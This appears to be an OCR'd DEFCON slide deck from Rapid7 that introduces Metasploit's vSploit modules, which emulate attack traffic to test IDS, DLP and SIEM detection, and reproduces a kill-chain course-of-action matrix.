RAPID7

Metasploit vSploit Modules

Marcus J. Carey
David “bannedit” Rude
Will Vandevanter

DEFCON


Outline

- Objective of vSploit Modules
- Metasploit Framework architecture
- What are Metasploit modules?
- vSploit modules
- vSploit and Intrusion Kill Chains
- Writing Metasploit Modules
- Live Demo

Metasploit overview


- Metasploit Project founded in 2003
- Open Source penetration testing platform based with over 1 million downloads in the past year
- Acquired by Rapid7 in 2009
- HD Moore joined Rapid7 as Chief Security Office and Chief Architect of Metasploit
- Rapid7 remains committed to the Community
- Metasploit Framework is the foundation for the commercial editions Metasploit Express and Metasploit Pro

Metasploit Framework Architecture



RAPID7

Metasploit Framework Architecture



RAPID7

What are Metasploit Modules?

- More than just exploits
- **Payloads** – the “arbitrary code” you hear about in advisories
- **Encoders** – add entropy to payloads, remove bad characters
- **NOP** – create sophisticated nopsleds
- **Auxiliary** – Like an exploit module but without a payload
  - Underappreciated

Which would you pick for a training drill?

Live Ammo?

= Live Exploits

Or Paint Balls?

= vSploit Modules

RAPID7

Introducing: vSploit Modules

- New spin on auxiliary modules
  - Focus on attack response emulation
  - Not intended for exploitation
  - Continues with Metasploit roots as security testing and validation framework
  - Allows organizations to understand their current security investment
- Stand-alone compatibility
  - No exploitation used
  - Possible to remove exploit modules if necessary in some environments

vSploit: Purpose

- Evaluate devices on their own merit
- Minimal traffic evasion
- Trigger alerts on purpose
- Ensure proper network device placement
- Test and train security staff
- Test security architecture without exploits

vSploit: Interesting Traffic

- Many network based security offering monitor network traffic for behavior
- Many devices are signature based
- Need to be placed on network properly to see interesting traffic
- Good test cases are hard to emulate

vSploit: Network Traffic Device

- IDS
- IPS
- DLP
- Firewalls
- Network Intelligence Devices

Security Monitoring

- ESIM
- Netflow collectors
- Other Log correlation devices (ie. Splunk)
- Network-based vulnerability analysis devices

IDS/IPS

- Signature-based
- Looks for known suspicious traffic
- SQL injections
- Attack responses
- Alert on suspicious behavior


Data Loss Prevention (Network Based)

- Similar to IDS
- Concerned with data leakage
- Personally Identifiable Information (PII)
  - Social security numbers
  - Payment information
- Protected Health Information (PHI)
  - Medical records
- PCI-related data
  - Credit card numbers

Enterprise Security Information Management (ESIM)


- Collects system logs
- Significant capital investment
- Provides correlation
- Provides reporting
- Key to most security operations efforts

vSploit: Interesting Traffic



RAPID7

vSploit: Simulating Malicious DNS Queries



RAPID7

RAPID7

Intrusion Kill Chains

Intrusion Kill Chains

Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains

Eric M. Hutchins,* Michael J. Cloppert,† Rohan M. Amin, Ph.D.‡

Lockheed Martin Corporation

Abstract

Conventional network defense tools such as intrusion detection systems and anti-virus focus on the vulnerability component of risk, and traditional incident response methodology presupposes a successful intrusion. An evolution in the goals and sophistication of computer network intrusions has rendered these approaches insufficient for certain actors. A new class of threats, appropriately dubbed the "Advanced Persistent Threat" (APT), represents well-resourced and trained adversaries that conduct multi-year intrusion campaigns targeting highly sensitive economic, proprietary, or

RAPID7

Kill Chain – Course of Action Matrix

Phase	Detect	Deny	Disrupt	Degrade	Deceive	Destroy
Reconnaissance	Web Analytics	Firewall ACL				
Weaponization	NIDS	NIPS				
Delivery	Vigilant user	Proxy Filter	In-line AV	Queuing		
Exploitation	HIDS	Patch	DEP			
Installation	HIDS	*chroot* jail	AV			
C2	NIDS	Firewall ACL	NIPS	Tarpit	DNS redirect	
Actions on Objectives	Audit log			Quality of Service	Honeypot	

Source: Hutchins, Cloppert, Amin – Lockheed Martin

vSploit Testing Detection Capabilities

Phase	Detect	Deny	Disrupt	Degrade	Deceive	Destroy
Reconnaissance	Web Analytics	Firewall ACL				
Weaponization	NIDS	NIPS				
Delivery	Vigilant user	Proxy Filter	In-line AV	Queuing		
Exploitation	HIDS	Patch	DEP			
Installation	HIDS	*chroot* jail	AV			
C2	NIDS	Firewall ACL	NIPS	Tarpit	DNS redirect	
Actions on Objectives	Audit log			Quality of Service	Honeypot	

Source: Hutchins, Cloppert, Amin – Lockheed Martin

vSploit Testing Detection Capabilities

Phase	Detect	Deny	Disrupt	Degrade	Deceive	Destroy
Reconnaissance	Web Analytics	Firewall ACL				
Weaponization	NIDS	NIPS				
Delivery	Vigilant user	Proxy Filter	In-line AV	Queuing		
Exploitation	HIDS	Patch	DEP			
Installation	HIDS	*chroot* jail	AV			
C2	NIDS	Firewall ACL	NIPS	Tarpit	DNS redirect	
Actions on Objectives	Audit log			Quality of Service	Honeypot	


Unable to perform tests in red.

Source: Hutchins, Cloppert, Amin – Lockheed Martin

RAPID7

